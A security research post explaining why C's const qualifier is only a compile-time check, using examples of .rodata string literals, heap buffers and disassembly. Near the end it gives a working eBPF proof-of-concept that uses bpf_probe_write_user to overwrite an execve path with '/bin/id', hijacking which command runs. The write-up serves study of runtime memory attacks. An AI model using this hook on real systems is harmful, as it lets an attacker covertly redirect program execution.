"Vulnerable Read-Only Const Model"

Author: Roland@Tencent, 2022

fundamentals

example#1

First we consider program like this

```
void test(const char *addr){
    *addr = 'b';
    printf("%s\n",addr);
}
int main(){

    char *string = "test";
    test(string);
}
```

If we try to compile it, the gcc will raise an error:

```
./const.c:4:11: error: assignment of read-only location '*addr'
    4 |     *addr = 'b';
```

GCC found this problem so it wouldn't pass the check in compiler runtime

Let's dive into it:

```
.text:0000000000001168 ; Attributes: bp-based frame
.text:0000000000001168
.text:0000000000001168 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0000000000001168                 public main
.text:0000000000001168 main            proc near               ; DATA XREF: _start+21↑o
.text:0000000000001168
.text:0000000000001168 var_8           = qword ptr -8
.text:0000000000001168
.text:0000000000001168                 endbr64
.text:000000000000116C                 push    rbp
.text:000000000000116D                 mov     rbp, rsp
.text:0000000000001170                 sub     rsp, 10h
.text:0000000000001174                 lea     rax, aTest      ; "test"
.text:000000000000117B                 mov     [rbp+var_8], rax
.text:000000000000117F                 mov     rax, [rbp+var_8]
.text:0000000000001183                 mov     rdi, rax
.text:0000000000001186                 call    test
.text:000000000000118B                 mov     eax, 0
.text:0000000000001190                 leave
.text:0000000000001191                 retn
.text:0000000000001191 main            endp
.text:0000000000001191
```

This is the compiled main function, and you can see that although we are defining a local variable `char *string = "test";` but actually, this variable is taken from another place by `lea`, not from inside the function.

```
.rodata:0000000000002000 ; ===========================================================================
.rodata:0000000000002000
.rodata:0000000000002000 ; Segment type: Pure data
.rodata:0000000000002000 ; Segment permissions: Read
.rodata:0000000000002000 _rodata         segment dword public 'CONST' use64
.rodata:0000000000002000                 assume cs:_rodata
.rodata:0000000000002000                 ;org 2000h
.rodata:0000000000002000                 public _IO_stdin_used
.rodata:0000000000002000 _IO_stdin_used  db    1               ; DATA XREF: LOAD:0000000000000130↑o
.rodata:0000000000002001                 db    0
.rodata:0000000000002002                 db    2
.rodata:0000000000002003                 db    0
.rodata:0000000000002004 aTest           db 'test',0           ; DATA XREF: main+C↑o
.rodata:0000000000002004 _rodata         ends
.rodata:0000000000002004
```

This place is the .rodata segment (read-only data segment), which has no write access permission at program runtime, so our write operation in the test function is not in the local stack frame of the main function, but in the global `.rodata` segment, so it is not writable. We can see this by modifying the program.


```c
void test(char *addr){
    *addr = 'a';
    printf("%s\n",addr);
}
int main(){

    char *string = "test";

    test(string);
}
```

example#2

Now we change it to this, removing the `const` from `char *`, which will pass compilation at this point, but will be dropped with a direct segment error.




The reason is that although `const` is removed, the string we defined is still in `.rodata`, so writing it is still not possible. The const itself is just a property identifier, which works mainly at compile time and has no effect on the runtime of the program.

example#3

So let's modify it again.

```
void test(char *addr){
    *addr = 'g';
    printf("%s\n",addr);
}
int main(){
    char *string = (char *)malloc(sizeof(char)*0x100);
    test(string);
}
```

At this point our string is not pre-initialized, but is allocated a space in the heap area, dynamically.




Unsurprisingly, 'g' is output normally, and by this time string is no longer in `.rodata`, but in the writable heap space.

example#4

We then make the following changes to the program.

```
#include<stdio.h>
#include<stdlib.h>
void test(const char *addr){
    *addr = 'g';
    printf("%s\n",addr);
}
int main(){
    char *string = (char *)malloc(sizeof(char)*0x100);
    test(string);
}
```

You can see that at this point string is allocated to writable heap space, and the test modifies the param with const.



编译不通过，这是为什么呢，因为编译器检测到对于test()函数内，又一个针对read-only location的写操作，所以抛出了错误。

但是实际上我们将string分配到的是可写的堆空间，不再是.rodata段

example#5

```
void test(char *addr){
    *addr = 'g';
    printf("%s\n",addr);
}
int main(){
    const char *string = (const char *)malloc(sizeof(char)*0x100);
    test(string);
}
```

We add const to string and recompile.

```
#gcc const.c -o const
const.c: In function 'main':
const.c:12:10: warning: passing argument 1 of 'test' discards 'const' qualifier from pointer target type [-Wdiscarded-qualifiers]
   12 |     test(string);
      |          ^~~~~~
const.c:6:17: note: expected 'char *' but argument is of type 'const char *'
    6 | void test(char *addr){
      |           ~~~~~~^~~~
┌─[root@VM-16-10-ubuntu]─[~]
└──╼ #./const
g
```

The reason for this('g' is output normally) is that the const modifier does not change the permission of the segment at runtime, it is just a modifier that names a property of the variable at compile time.

So a question arises.

If we want to overwrite a buffer that is not pre-defined with the contents thrown to `.rodata` or thrown to a specific read-only segment, then in fact `const` can do nothing, but it is important to know that not all programs in this area are able to hard-code a string or read-only buffer in advance, and sometimes it needs to be dynamically allocated and Sometimes it is necessary to dynamically allocate, modify, then in this case, `const` can not play a role.

example#6(with ebpf)

To test it with ebpf.

```
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
int main(){
    char *argv[]={"pwd", NULL};
    char *envp[]={0,NULL};
    char *path = "/bin/pwd";
    execve(path,argv,envp);
}
```

This is a normal safe execve() call, and an expected case. the output is perfectly normal.

```
┌─[root@VM-16-10-ubuntu]─[~]
└──╼ #./const
/root
```

What if we write it differently.

```
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
#include<string.h>
int main(){
    char *argv[]={"pwd", NULL};
    char *envp[]={0,NULL};
    char buf[] = "/bin/pwd";
    char *path = (char *)malloc(sizeof(char)*0x40);
    memcpy(path,buf,sizeof(buf));
    execve(path,argv,envp);
}
```

Then we start the simplest evil ebpf.

```
static __inline int handle_enter_execve(struct bpf_raw_tracepoint_args *ctx){
  struct pt_regs *regs;
  char fmt_before[] = "before hijack: \"%s\"\n";
  char fmt_after[] = "after hijack: \"%s\"\n";
  char buf[0x40]={'\x00'};
  char *path = NULL;
  regs = (struct pt_regs *)(ctx->args[0]);
  bpf_probe_read(&path,sizeof(path),&regs->di);

  char PAYLOAD[] = "/bin/id\x00";
  bpf_trace_printk(fmt_before,sizeof(fmt_before),path);
  bpf_probe_write_user(path,PAYLOAD,sizeof(PAYLOAD));
  bpf_trace_printk(fmt_after,sizeof(fmt_after),path);

  return 0;
}
```

When we do not start the attack program, the normal command is `pwd`, and the output is the current directory /root.

When we run . /econst, the command is hijacked and the output is the id, i.e. uid=0(root) gid=0(root) groups=0(root).

Summary

This read-only inconsistency is mainly caused by some implicit inconsistency between the actual memory properties/permissions and the expected memory properties/permissions, while the ebpf attack occurs at runtime, thus bypassing the compile-time detection

It is not vulnerable under normal circumstances, because even if inconsistent, arguments modified by const at the compile stage are not allowed to have write operations inside the function, even if he is writable on memory attributes. For example, in **example#4**, so there is no malicious write problem at the compile stage.

However,

When we consider ebpf, `bpf_probe_write_user();` **is not a compile-time write operation**, but a dynamic write at runtime, bypassing the compiler's checks and relating only to the memory attribute itself, at which point there is an UNEXPECTED EVIL operation, which is what we talked about at the beginning ***Vulnerable Read-Only Const Model***

NOTE: execve() is not the only one being affected, any `call` where the expected parameter readability conflicts with the actual properties/permission of the memory is vulnerable.